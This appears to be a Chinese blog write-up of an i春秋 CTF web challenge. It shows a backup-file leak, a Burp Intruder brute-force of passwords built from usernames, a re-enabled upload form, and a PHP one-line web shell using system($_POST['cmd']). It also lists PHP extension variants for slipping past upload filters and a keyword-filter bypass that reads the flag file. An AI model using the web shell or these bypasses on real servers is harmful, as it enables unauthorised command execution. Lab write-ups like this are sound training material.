

i春秋“百度杯”CTF比赛 九月场 123

原创

[「已注销」](#) 于 2018-09-15 17:51:04 发布 1099 收藏

分类专栏: [i春秋](#)

友链: <https://cutt.ly/7777aaaa>

本文链接: https://blog.csdn.net/include_heqile/article/details/82716225

版权



[i春秋 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

欢迎扫码关注微信公众号



<https://www.ichunqiu.com/battalion?t=1&r=0>

首先查看源代码, 得到提示说用户信息在 `user.php` 中, 但是我们访问 `user.php` 是得不到任何信息的, 得不到任何线索, 看 `writup` 得到提示, 关键词文件读取漏洞、备份文件

于是我就试着访问了 `user.php.bak`, 得到了用户名信息, 然后根据 `login.php` 注释部分的提示, 用户密码为用户名+出生年份

明显需要使用爆破, 得到的用户名文件作为 `payload`, 具体是这样的:

[BurpSuite Intrude使用](#)

选择攻城锤，同时替换两个位置

Attack type: **Battering ram**

```

POST /login.php HTTP/1.1
Host: 98604d2d98a3479fb5dd742624bd8637472976770ebf4abc.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://98604d2d98a3479fb5dd742624bd8637472976770ebf4abc.game.ichunqiu.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Cookie: UR_d1a1nctid=165c37e45739-95d04800d8faca0-11f1e94a-c08d0-165c37e457c65; chkhphome-acWkHpxhQpDiAchMhN3nEgyiQub100000; Bm_lvt_5104986c=542a0e0304f4ecce950120-153680911,1536641726,1536667956; Bm_lvt_1a177c6d461887db08f0e9c314b0c2-153658915,1536641727,1536667956; pgv_priv=1537294846; Bm_lvt_248f01bd28e7649618c49c35d5559-1536752496,1536801075,1536804246,1536979465; c1_session=f0cc573957b7036444950f045467d5d6b4c141e4; pgv_oi=5401e14336; Bm_lpv1_2d0601bd28e7649618c49c35d555943=1536890579; PHPSESSID=9c9gqonok8ccuifnoitbjn3tr6
Connection: close
Upgrade-Insecure-Requests: 1
username=219&password=2191990&submit=%E7%99%B5%E5%BD%95
  
```

1990需要逐个替换，往上加，因为login.php有提示

2 payload positions

Length: 1149

https://blog.csdn.net/include_heqile

把我们得到的 `user.php.bak` 文件作为 `payload`，即可得到用户名和密码
进入页面后查看源代码：

view-source: http://98604d2d98a3479fb5dd742624bd8637472976770ebf4abc.game.ichunqiu.com/


领扣-题库 | 春秋新手训练营 | hao123 | 淘宝 | 天猫 | 京东 | 头条新闻 | 在线购彩 | 系统下载 | VPN游戏加速 | 游戏娱乐 | 驱动精灵 | 系

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <title>个人中心</title>
6 </head>
7 <body>
8 <center>
9 <!-- 存在漏洞需要去掉 -->
10 <!-- <form action="" method="POST" enctype="multipart/form-data">
11   <input type="file" name="file" />
12   <input type="submit" name="submit" value="上传" />
13 </form -->
14 </center>
15 </body>
16 </html>
17
  
```

https://blog.csdn.net/include_heqile

直接使用 **firefox** 的开发者工具更改页面



写个一句话木马，上传抓包：

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target: http://98604d2d98a3479fb5dd742624bd8637472976770ebf4abc.game.ichunqiu.com

Request

Raw Params Headers Hex

```
unqiu.com/
Content-Type: multipart/form-data;
boundary=-----199321008831350
Content-Length: 337
Cookie:
UM_distinctid=165c37ef5739-09d84808d96aca8-1161694a-c0840-165c37
ef57c65; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lvt_9104989ce242a8e03049eaceca950328=1536583911,1536641726,15
36667556;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1536583912,1536641727,15
36667556; pgv_pvi=1337294848;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1536752496,1536801075,15
36804246,1536979495;
ci_session=f9ccc573997b703644490f045467d5d6b4c141e4;
pgv_si=s5401614336;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1536990579;
PHPSESSID=9cggqonok5cculfn0itjbjn3r6
Connection: close
Upgrade-Insecure-Requests: 1

-----199321008831350
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: application/octet-stream

<?php @system($_POST["cmd"]) ?>
-----199321008831350
Content-Disposition: form-data; name="submit"

000
-----199321008831350---
```

0 matches

Response

Raw

0 matches


Ready

https://blog.csdn.net/include_heqile

传不上去，有过滤，更改各种后缀：

```
php2, php3, php4, php5, phps, pht, phtm, phtml
```

文件名和文件内容的双重过滤，经过各种尝试之后，得到如下页面：



访问 `view.php`



file?

https://blog.csdn.net/include_heqile

直接 `view.php?file=flag.php`，结果为 `filter "flag"`

因为前面做题一直都是 `flag.php` 存放 `flag`，所以试了半天 `flaflagg.php`，最后把 `.php` 去掉就得到 `flag` 了，只是一个简单的字符过滤绕过，假如不是把 `flag` 替换成空而是替换成 `_`，就没那么容易了



```
<?php
echo 'flag is here';
'flag{425bb7fb-c20d-406c-b83d-adffd7737566}'-';
?>
```

https://blog.csdn.net/include_heqile